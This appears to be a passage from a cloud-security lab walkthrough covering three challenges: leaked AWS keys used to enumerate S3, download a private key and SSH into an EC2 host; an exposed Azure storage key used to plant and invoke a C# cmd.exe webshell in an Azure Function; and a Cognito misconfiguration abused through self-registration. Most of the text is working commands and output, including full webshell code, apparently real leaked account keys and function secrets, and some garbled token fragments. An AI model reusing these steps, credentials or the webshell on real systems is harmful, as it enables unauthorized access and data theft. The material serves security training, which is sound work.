HH:[REDACTED]zBu7hN5KC
```

Step 6: Run “aws_enum” script to discover AWS services which a following set of AWS credentials has access to (AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, AWS_SESSION_TOKEN)

```
root@kali:~/tools/# python3 aws_enum.py --access-key ASIA2EG3F6XXXXXXXXXX --  
secret-key 9STIiddjS/D/XXXXsCMtbG7Yj1IMaUmXXXXXXXXX --session-token  
AgoJb3JpZ2luX2VjEGYaCXVzLWV... --region us-east-2
```

```
(root㉿kali)-[~/tools]
# python3 aws_enum.py --access-key ASXXXXXXXXXXXXXXJ3V --secret-key OXXXXXXXXXXXXXXXXXXXXX
--session-token IQoJb3JpZluX2vjeOr//////////wEaCXVzLWVhc3QtMiJHMEUCIQCyGWMxoxhFYdW7U6gwicBiBtxgnP5RDiwxgmRGopK
D
r
l
e
s
lElzlA4SRfs2y2tFWn0kfg2tzYvAcqRoKdR1xmtn+gUqWs9gdcF7zBu7hN5KC+MXPvAY5XLVs梓YC0LnuRCzQRY --region us-east-2
Enumerating for region: us-east-2
Running checks for AWS s3
Output of AWS s3 →list-buckets
{'Buckets': [{'CreationDate': datetime.datetime(2020, 7, 2, 2, 19, 22, tzinfo=tzutc()), 'Name': 'codepipeline-us-east-1-792206561322'}, {'CreationDate': datetime.datetime(2020, 7, 2, 18, 58, 22, tzinfo=tzutc()), 'Name': 'elasticbeanstalk-us-east-1-696244368879'}, {'CreationDate': datetime.datetime(2020, 6, 17, 21, 37, 52, tzinfo=tzutc()), 'Name': 'elasticbeanstalk-us-east-2-696244368879'}, {'CreationDate': datetime.datetime(2020, 6, 27, 8, 40, 57, tzinfo=tzutc()), 'Name': 'elasticbeanstalk-us-west-2-696244368879'}, {'CreationDate': datetime.datetime(2020, 7, 2, 16, 38, 53, tzinfo=tzutc()), 'Name': 'mycognito'}, {'CreationDate': datetime.datetime(2020, 6, 27, 18, 51, 2, tzinfo=tzutc()), 'Name': 'nss-lambda-demo'}, {'CreationDate': datetime.datetime(2019, 9, 11, 20, 33, 36, tzinfo=tzutc()), 'Name': 'nssuploader1'}, {'CreationDate': datetime.datetime(2019, 11, 25, 16, 53, 6, tzinfo=tzutc()), 'Name': 'test1nss'}]}.
```

Note: The AWS keys which were compromised are having read access on S3 bucket, EC2 Instances and SecretsManager.

Step 7: Let us access “nss-lambda-demo” s3 bucket and search for some juicy information. As observed this s3 bucket is containing the “aws-ec2-solr.pem” file which is nothing but a private key of another internal server.

```
root@kali:~/tools/# python3 aws_enum.py --access-key ASIA2EG3F6XXXXXXXXXX --secret-key 9STIiddjS/D/XXXXsCMtbG7Yj1IMaUmXXXXXXXXXX --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWV... --region us-east-2 --command "aws s3 sync s3://nss-lambda-demo lambda-demo-files"
```

```
[root@kali]# python3 aws_enum.py --access-key ASIA2EG3F6XXXXXXXXXX --secret-key 9STIiddjS/D/XXXXsCMtbG7Yj1IMaUmXXXXXXXXXX --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWV... --region us-east-2 --command "aws s3 sync s3://nss-lambda-demo lambda-demo-files"
Command Output: aws s3 sync s3://nss-lambda-demo lambda-demo-files
Completed 1.7 KiB/21.8 KiB (797 Bytes/s) with 2 file(s) remaining
download: s3://nss-lambda-demo/aws-ec2-solr.pem to lambda-demo-files/aws-ec2-solr.pem
Completed 1.7 KiB/21.8 KiB (797 Bytes/s) with 1 file(s) remaining
Completed 21.8 KiB/21.8 KiB (8.4 KiB/s) with 1 file(s) remaining
download: s3://nss-lambda-demo/alm-devops-continuous-planning-delivery-code-test-analytics.png to lambda-demo-files/alm-devops-continuous-planning-delivery-code-test-analytics.png
```

Step 8: We don't know which server can be accessed using the “aws-ec2-solr.pem” file. Hence let us list all the EC2 instances that are associated with the AWS keys compromised earlier.

```
root@kali:~/tools/# python3 aws_enum.py --access-key ASIA2EG3F6XXXXXXXXXX --secret-key 9STIiddjS/D/XXXXsCMtbG7Yj1IMaUmXXXXXXXXXX --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWV... --region us-east-1 --command "aws ec2 describe-instances"
```

```
{u'Groups': [],  
 u'Instances': [{u'AmiLaunchIndex': 0,  
     u'Architecture': 'x86_64',  
     u'BlockDeviceMappings': [{u'DeviceName': '/dev/xvda',  
         u'Ebs': {u'AttachTime': datetime.datetime(2019, 5, 20, 5, 54, 54, tzinfo=tzutc()),  
             u'DeleteOnTermination': True,  
             u'Status': 'attached',  
             u'VolumeId': 'vol-0931861029b73d51a'}]},  
     u'CapacityReservationSpecification': {u'CapacityReservationPreference': 'open'},  
     u'ClientToken': '',  
     u'CpuOptions': {u'CoreCount': 1,  
         u'IThreadsPerCore': 1},  
     u'EbsOptimized': False,  
     u'EnaSupport': True,  
     u'HibernationOptions': {u'Configured': False},  
     u'Hypervisor': 'xen',  
     u'ImageId': 'ami-0756fbca465a59a30',  
     u'InstanceId': 'i-0c81d2e81dee1ebfc',  
     u'InstanceType': 't2.micro',  
     u'KeyName': 'aws-ec2-solr',  
     u'LaunchTime': datetime.datetime(2019, 5, 20, 5, 54, 53, tzinfo=tzutc()),  
     u'Monitoring': {u'State': 'disabled'},  
     u'NetworkInterfaces': [{u'Association': {u'IpOwnerId': 'amazon',  
         u'PublicDnsName': 'ec2-34-229-88-54.compute-1.amazonaws.com',  
         u'PublicIp': '34.229.88.54'},  
         u'Attachment': {u'AttachTime': datetime.datetime(2019, 5, 20, 5, 54, 53, tzinfo=tzutc()),  
             u'AttachmentId': 'eni-attach-0c58030bc6671fb7d',  
             u'DeleteOnTermination': True,  
             u'DeviceIndex': 0,  
             u'Status': 'attached'},  
         u'Description': '',  
         u'Groups': [{u'GroupId': 'sg-04b67003543159708',  
             u'GroupName': 'launch-wizard-1'}],  
         u'InterfaceType': 'interface'}]}]}
```



As you may have seen , the output of the “ec2 describe instances” command is voluminous. Hence we may need to save the output in a text file and then search for the keyname “aws-ec2-solr.pem”. Upon doing the same it was found that the key file obtained belongs to the instance “i-0c81d2e81dee1ebfc”

Step 9: From the instance details we can now find the EC2 public DNS which is “ec2-34-229-88-54.compute-1.amazonaws.com”. Let us now connect to this public DNS using the previous obtained key file to complete our task.

```
root@kali:~/tools/# chmod 400 aws-ec2-solr.pem
root@kali:~/tools/# ssh -i aws-ec2-solr.pem ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com
```

```
(root㉿kali)-[~/tools/lambda-demo-files]
└─# ssh -i aws-ec2-solr.pem ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com
load pubkey "aws-ec2-solr.pem": invalid format
                                     WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'aws-ec2-solr.pem' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "aws-ec2-solr.pem": bad permissions
ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com: Permission denied (publickey).

(root㉿kali)-[~/tools/lambda-demo-files]
└─# chmod 400 aws-ec2-solr.pem

(root㉿kali)-[~/tools/lambda-demo-files]
└─# ssh -i aws-ec2-solr.pem ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com
load pubkey "aws-ec2-solr.pem": invalid format
Last login: Fri Jul 16 09:20:07 2021 from 1.186.220.207

      _|_ ( _|_ )
      _\|_|_/_   Amazon Linux AMI

https://aws.amazon.com/amazon-linux-ami/2018.03-release-notes/
68 package(s) needed for security, out of 98 available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-172-31-26-109 ~]$ ls
ascii  ascii1  ascii2  ascii3  ascii4  wall
[ec2-user@ip-172-31-26-109 ~]$
```



Leaked Storage Account

Challenge URL: N/A

- Extract the source code and achieve Remote Code Execution for the function from the storage account of “notsosporty” using the techniques learned in this module.

Solution:


Step 1: To access the exposed Azure AccountName and AccountKey use keywords specific to Azure like DefaultEndpointsProtocol, AccountName, AccountKey etc. and the target name (i.e. notsosecure-org) in GitHub search feature.

<https://github.com/search?q=notsosporty>

Some of the examples are as follows:

- <https://github.com/search?q=notsosporty&type=Users>
- <https://github.com/search?q=notsosporty>
- <https://github.com/search?q=user%3Anotsosporty+AccountName&type=Code>
- <https://github.com/search?q=user%3Anotsosporty+AccountKey&type=Code>
- <https://github.com/search?q=user%3Anotsosporty+azure&type=Repositories>

Step 2: Access the exposed Azure AccountName and AccountKey found in previous step.



The screenshot shows a GitHub repository page for 'notsosporty / azurestorage'. The 'Code' tab is selected, displaying the 'local.settings.json' file. The file content is as follows:

```
17 lines (13 sloc) | 714 Bytes
1 {
2   "IsEncrypted": false,
3   "Values": {
4     "AzureWebJobsStorage": "UseDevelopmentStorage=true",
5     "AzureWebJobsStorage": "DefaultEndpointsProtocol=https;AccountName=fnappvta035;AccountKey=HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw=="
6   }
7   "FUNCTIONS_EXTENSION_VERSION": "beta" // In Azure ~2
8 },
9   "Host": {
10     "CORS" : "*"
11   }
12 },
13 "Cors" : "*"
14 }
```

Step 3: To validate the existence of file share for the acquired AccountName and Accountkey use the below command on Azure CLI

```
root@kali:~/Desktop/test_azure# az storage share exists --account-name fnappvta035 --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== --name fnappvta035
```

```
root@kali:~/Desktop/test_azure# az storage share exists --account-name fnappvta035 --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== --name fnappvta035
{
  "exists": true
}
```

Step 4: Download the content present in the file share detected in previous step by using the following command:

```
root@kali:~/Desktop/test_azure# az storage file download-batch --account-name fnappvta035 --account-key HApIrSbCEBWCQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== --destination . --source fnappvta035 --no-progress
```

```
[root@kali:~/Desktop/test_azure# az storage file download-batch --account-name fnappvta035 --account-key HApIrSbCEBWCQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== --destination . --source fnappvta035 --no-progress
[
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/eventlog.xml",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/13bb79-4620-636938471136168711.txt",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/197c39-6112-636938588143026373.txt",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/2b9cac-2620-636938120126735530.txt",
```

Step 5: On downloading the source code, it is observed that there are C# scripts in use, the same can be confirmed by viewing the contents of the file (run.csx) as shown below:

```
root@kali:~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
```

```
[root@kali:~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpContext req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    string name = req.Query["name"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    name = name ?? data?.name;
```



Step 6: In order to achieve remote code execution on the target function, update the following webshell code in “site/wwwroot/HttpTrigger1/run.csx” file

```
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpContext req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    string cmd = req.Query["cmd"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    cmd = cmd ?? data?.cmd;

    return cmd != null
        ? (ActionResult)new OkObjectResult(ExcuteCmd(cmd))
        : new BadRequestObjectResult("Please pass a name on the query string or in the request body");
}

public static string ExcuteCmd(string arg)
{
    ProcessStartInfo psi = new ProcessStartInfo();
    psi.FileName = "cmd.exe";
    psi.Arguments = "/c " + arg;
    psi.RedirectStandardOutput = true;
    psi.UseShellExecute = false;
    Process p = Process.Start(psi);
    StreamReader stmrdr = p.StandardOutput;
    string s = stmrdr.ReadToEnd();
    stmrdr.Close();
    return s;
}
```

Step 7: The updated “run.csx” file will contain webshell code as shown below:

```
root@kali:~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
```

```
root@cloud:~# cat site/wwwroot/HttpTrigger1/run.csx
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpContext req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");
    string cmd = req.Query["cmd"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    cmd = cmd ?? data?.cmd;

    return cmd != null
        ? (ActionResult)new OkObjectResult(ExcuteCmd(cmd))
        : new BadRequestObjectResult("Please pass a name on the query string or in the request body");
}
```

Step 8: Copy the “HttpTrigger1” folder to “HttpTriggerX” (replace x with your userid)

```
root@kali:~/Desktop/test_azure# cp -r site/wwwroot/HttpTrigger1
site/wwwroot/HttpTriggerX
```

```
-# cp -r site/wwwroot/HttpTrigger1 site/wwwroot/HttpTrigger7
-#
-#
-# |
```

Step 9: Now, we can upload all the files present in “/root/site/wwwroot/HttpTriggerX/“ on the local system to Azure storage account.

```
root@kali:~/Desktop/test_azure# az storage file upload-batch --account-key HAoIrSbCEBWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== --account-name fnappvta035 --destination fnappvta035 --destination-path site/wwwroot/HttpTriggerX/ --source /root/{localpath}/site/wwwroot/HttpTriggerX/
```

```
root@cloud:~# az storage file upload-batch --account-key HAoIrSbCEBWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== --account-name fnappvta035 --destination fnappvta035 --destination-path site/wwwroot/HttpTrigger7/ --source /root/site/wwwroot/HttpTrigger7/ uploading /root/site/wwwroot/HttpTrigger7/package.json [=====] 100.0000% uploading /root/site/wwwroot/HttpTrigger7/function.json [=====] 100.0000% uploading /root/site/wwwroot/HttpTrigger7/run.csx [=====] 100.0000% Finished[=====] 100.0000% [ "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/package.json", "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/function.json", "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/run.csx" ] root@cloud:~#
```

Step 10: Now, the next step is to find out the Function API URL.

We will first find the container name associated to the account using command mentioned below:

```
root@kali:~/Desktop/test_azure# az storage container list --account-name fnappvta035 --account-key HAoIrSbCEBWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw==
```

```
root@cloud:~# az storage container list --account-name fnappvta035 --account-key HAoIrSbCEBWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== [ { "metadata": null, "name": "azure-webjobs-hosts", "properties": { "etag": "\\"0x8D60AB0C97FD372\\\"", "hasImmutabilityPolicy": "false", "hasLegalHold": "false", "lastModified": "2019-05-17T11:49:58+00:00", "lease": { "duration": null, "state": null, "status": null }, "leaseDuration": null, "leaseState": "available", "leaseStatus": "unlocked", "publicAccess": null }, }, { "metadata": null, "name": "azure-webjobs-secrets", "properties": { "etag": "\\"0x8D60B7DFF0E6305\\\"
```

Step 11: Once we can access the container names, download the BLOB associated with this container (**azure-webjobs-secrets**) using the command mentioned below:

```
root@kali:~/Desktop/test_azure# az storage blob download-batch --account-name fnappvta035 --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== --destination . --source azure-webjobs-secrets
```

```
root@cloud:~# az storage blob download-batch --account-name [fnappvta035] --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbYXQw== --destination .
--source [azure-webjobs-secrets]
Finished[########################################] 100.0000%
[
  "fnappvt/httptrigger1.json",
  "fnappvt/host.json",
  "fnappvt/timertrigger1.json"
]
```

Step 12: By exploring the “fnappvt/host.json” file we can locate the function URL

```
root@kali:~/Desktop/test_azure# cat fnappvt/host.json
```

```
root@cloud:~# cat fnappvt/host.json
{
  "masterKey": {
    "name": "master",
    "value": "CfdJ8AAAAAAAAAAAAACD6BT9adjItgATEEyDzj963u-AZMNchPcT76ePDv5Gsflr00qr8knMmFbu-JHavmWTzHnc586WxbbQJZCmlHJ6-EsN9qFwkVYlARh_kIaj3maKwUWJ2FDC1Jcz2NKxMhATZhztehLmT1TLXShKqr93KcQNQq3aPEweidF6CCBBQ",
    "encrypted": true
  },
  "functionKeys": [
    {
      "name": "default",
      "value": "CfdJ8AAAAAAAAAAAAABghWKu0WkLY873l0hB9iPPNHoKZDZrjyuhFP0a1XmmDm4TS9jwyopODW0Bt_2mmwKX1Z005Zc0QEElZ3EfZqeD6tJpf-iWpcji8Rx1Ydfe2CtMqNnXMcZnATKwf87uP5lMTVKeVwWiH3ba4oVGX2AbbRpzBUwQSH8iJQttdccwhrA",
      "encrypted": true
    }
  ],
  "systemKeys": [],
  "hostName": "fnappvt.azurewebsites.net",
  "instanceId": "0b91d554c77a2e6cae448ed7a2f5e5d1",
  "source": "runtime",
  "decryptionKeyId": null
}
```

Step 13: Access the webshell using the URL identified in the above step:

URL: <https://fnappvt.azurewebsites.net/api/HttpTriggerX?cmd=dir>

```
← → C https://fnappvt.azurewebsites.net/api/HttpTrigger7?cmd=dir

Volume in drive D is Windows
Volume Serial Number is C256-FAD9

Directory of D:\Program Files (x86)\SiteExtensions\Functions\2.0.12562\32bit

07/18/2019 10:16 AM <DIR> .
07/18/2019 10:16 AM <DIR> ..
07/18/2019 10:16 AM 247 appsettings.Development.json
07/18/2019 10:16 AM 105 appsettings.json
07/18/2019 10:16 AM 465,920 Autofac.dll
07/18/2019 10:16 AM 794,624 Google.Protobuf.dll
07/18/2019 10:16 AM 40,960 Grpc.Core.Api.dll
07/18/2019 10:16 AM 650,240 Grpc.Core.dll
07/18/2019 10:16 AM 4,033,008 grpc_csharp_ext.x64.dll
07/18/2019 10:16 AM 3,034,608 grpc_csharp_ext.x86.dll
07/18/2019 10:16 AM 188,928 Microsoft.AI.DependencyCollector.dll
07/18/2019 10:16 AM 416,256 Microsoft.AI.PerfCounterCollector.dll
07/18/2019 10:16 AM 186,880 Microsoft.AI.ServerTelemetryChannel.dll
07/18/2019 10:16 AM 93,696 Microsoft.AI.WindowsServer.dll
07/18/2019 10:16 AM 132,608 Microsoft.ApplicationInsights.AspNetCore.dll
07/18/2019 10:16 AM 669,696 Microsoft.ApplicationInsights.dll
07/18/2019 10:16 AM 3,965,440 Microsoft.ApplicationInsights.SnapshotCollector.dll
07/18/2019 10:16 AM 110,080 Microsoft.AspNetCore.Mvc.WebApiCompatShim.dll
07/18/2019 10:16 AM 50,176 Microsoft.Azure.AppService.Proxy.Client.dll
```



Exploiting AWS Cognito Misconfigurations

Challenge URL: <http://cognito.webhacklab.com/>

- Identify AWS cognito misconfiguration and read the secrets from the secret manager.

Solution:

Step 1: Access the application hosted at <http://cognito.webhacklab.com>. It can be observed that the application does not allow registration to the public.

The screenshot shows a web browser window with the URL <http://cognito.webhacklab.com/> in the address bar. The main content is a login form titled "Members Log in". It contains two input fields: one for "Username" with placeholder text "Enter Username" and another for "Password" with placeholder text "Enter Password". Below the inputs is a large red rectangular button with the text "Sign in" in white. The entire page has a clean, modern design with a white background and light gray borders around the input fields.

Step 2: On accessing the HTML source, observe that there is a file named ‘config.js’. Access the file and view the content.



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <!-- Javascript SDKs-->
    <script src="https://code.jquery.com/jquery-1.11.3.min.js"></script>
    <script src="js/amazon-cognito-auth.min.js"></script>
    <script src="https://sdk.amazonaws.com/js/aws-sdk-2.7.16.min.js"></script>
    <script src="js/amazon-cognito-identity.min.js"></script>
    <script src="js/config.js"></script>
    <link rel="stylesheet" type="text/css" href="css/site.css" />
</head>
<body>
    <center>
        <form>
            <div class="container">
                <h2>Members Log in</h2>
                <label for="username"><b>Username</b></label>
                <input type="text" placeholder="Enter Username" id="username" name="username" required>
                <label for="password"><b>Password</b></label>
                <input type="password" placeholder="Enter Password" name="password" id="password" required>
                <button type="button" onclick="signIn()">Sign in</button>
            </div>
        </form>
    </center>
</body>
```

Step 3: On accessing the file, a config file related to AWS Cognito containing ‘userPoolId’, ‘identityPoolId’ and ‘clientId’ can be found. This information helps us understand that the application uses AWS Cognito JavaScript SDK to authenticate users.



```
window._config = {
    cognito: {
        userPoolId: 'us-east-1_',
        region: 'us-east-1',
        clientId: 'm8ca1fea9uico',
        identityPoolId: 'us-east-1:d7f1908a-a2f8'
    }
};
```

Step 4: Now try to sign up to the application using the given configuration. Use the below command to signup and create an account.

```
root@kali:~# aws cognito-idp sign-up --client-id m8ca1fea9uico5qml43na3fp --username userX@webhacklab.com --password P@ssw0rd1 --user-attributes Name="email",Value="userX@mailinator.com" Name="name",Value="UserX"
```

```
- # aws cognito-idp sign-up --client-id m8calfea --username userX@webhacklab.com --password P@ssw0rd1 --user-attributes Name="email",Value="userX@mailinator.com" Name="name",Value="UserX"
{
    "UserConfirmed": false,
    "CodeDeliveryDetails": {
        "Destination": "u***@m***.com",
        "DeliveryMedium": "EMAIL",
        "AttributeName": "email"
    },
    "UserSub": "0aea9b51-39f5-4bdc-a9ac-08d64f3d69de"
}
```

Step 5: Once the account is created a verification code is sent on the email. Use this code to activate the user.

public inbox: userx mailinator.com

Subject: Your verification code
To: userx
From: no-reply@verificationemail.com
Received: Thu Jul 02 2020 17:09:02 GMT+0530 (India Standard Time)
Sending IP: 54.240.27.196
Parts: [html](#)
Attachments: [Subscribe to receive Attachments]

Your confirmation code is [786193](#)

Step 6: Use the above code along with the client-id and username to verify the user using the following command.

Note: Once the command executes successfully there will be no output.

```
root@kali:~# aws cognito-identity confirm-sign-up --client-id  
m8ca1fea9uico5qm143na3fp --username=userX@webhacklab.com --confirmation-code  
XXXXXX
```

```
- # aws cognito-identity confirm-sign-up --client-id m8ca1fea9uico5qm143na3fp --username=userX@webhacklab.com --confirmation-code 786193
```

Step 7: Login to the application with the newly activated credentials.

The screenshot shows a web browser window with the URL <http://cognito.webhacklab.com> in the address bar. The main content is a login form titled "Members Log in". It contains two input fields: "Username" with the value "userX@webhacklab.com" and "Password" with several dots indicating the password. Below the password field is a large red button labeled "Sign in".

Step 8: The user is successfully logged in but does not have any authorization over the application as shown in the figure below.

Step 9: Once the above user is authenticated successfully the application generates ‘accessToken’, ‘idToken’ and ‘refreshToken’ and these are stored in the browser’s local storage. To access these values go to the browser inspector feature of the above page (**step 8**) and check the storage cache.

Key	Value
CognitoidentityServiceProvider.m8ca1fea9uico5qml43na3fp.LastAuthUser	userX@webhacklab.com
CognitoidentityServiceProvider.m8ca1fea9uico5qml43na3fp.accessToken	eyJraWQiOixanRqR0FzVkfMSXJWU0VmejNQZHFJN0ZPa1pNSm1kZWhHUEtSO
CognitoidentityServiceProvider.m8ca1fea9uico5qml43na3fp.clockDrift	-1
CognitoidentityServiceProvider.m8ca1fea9uico5qml43na3fp.userX@webhacklab.com.idToken	eyJraWQiOixnMkQybFwvUzE2RDdEYXpPszlVsQyQzZV3JlV1FQS3VtVxFmWlwv
CognitoidentityServiceProvider.m8ca1fea9uico5qml43na3fp.refreshToken	eyJjdHkiOjKV1QjLCJibmMiOjBMjU2R0NNliwiYVxnjoiUINBLU9BRVAifQ,ZjpvXH

Step 10: Alternatively, you can also go to Burp and check the response of the login action. It contains ‘accessToken’, ‘idToken’ and ‘refreshToken’.

```

1 HTTP/1.1 200 OK
2 Date: Thu, 02 Jul 2020 12:16:44 GMT
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 3824
5 Connection: close
6 x-amzn-RequestId: 644db1fb-e7b3-4881-8ab5-eff0a294f14b
7 Access-Control-Allow-Origin: *
8 Access-Control-Expose-Headers: x-amzn-RequestId, x-amzn-ErrorType, x-amzn-ErrorMessage, Date
9
10 {
    "AuthenticationResult": {
        "AccessToken": "eyJraWQiOixanRqR0FzVkfMSXJWU0VmejNQZHFJN0ZPa1pNSm1kZWhHUEtSO",
        "ExpiresIn": "3600",
        "IdToken": "eyJraWQiOixnMkQybFwvUzE2RDdEYXpPszlVsQyQzZV3JlV1FQS3VtVxFmWlwv",
        "RefreshToken": "eyJjdHkiOjKV1QjLCJibmMiOjBMjU2R0NNliwiYVxnjoiUINBLU9BRVAifQ,f7e7QnJSkkUhjST2qtIzohEuTIA3lcArB0yU5vDnH_cTRMw8S2rsCM18LqB9PPFaE7B8uSD",
        "TokenType": "Bearer"
    },
    "ChallengeParameters": {}
}

```

Step 11: Capture the IdentityPoolName.

The screenshot shows a browser window titled "Application restrictions" from "cognito.webhacklab.com/restrictions.html". The user is signed in as "user84@webhacklab.com". The "Storage" tab in the Burp Suite interface is highlighted with a red box. Below it, the "LocalStorage" section for the domain "http://cognito.webhacklab.com" is expanded, showing several items. One item, "CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.idToken", is highlighted with a red box. A red arrow points from this item to a detailed view of the token's structure in the Burp Suite proxy capture. The token payload is shown as a JSON object:

```

{
  "sub": "9e999b9b-b899-4c6b-82ea-bc9ee191f54e",
  "aud": "m8ca1fea9uico5qml43na3fp",
  "email_verified": true,
  "event_id": "64a0fe2d-197d-496b-9dd8-c846c8193674",
  "token_use": "id",
  "auth_time": 1627246514,
  "iss": "https://cognito-idp.us-east-1.amazonaws.com/us-east-1_EOn8mdu1a"
}
  
```

A red arrow also points from the "us-east-1_EOn8mdu1a" value in the payload to the public key section of the proxy capture, which contains the following text:

```

-----BEGIN PUBLIC KEY-----
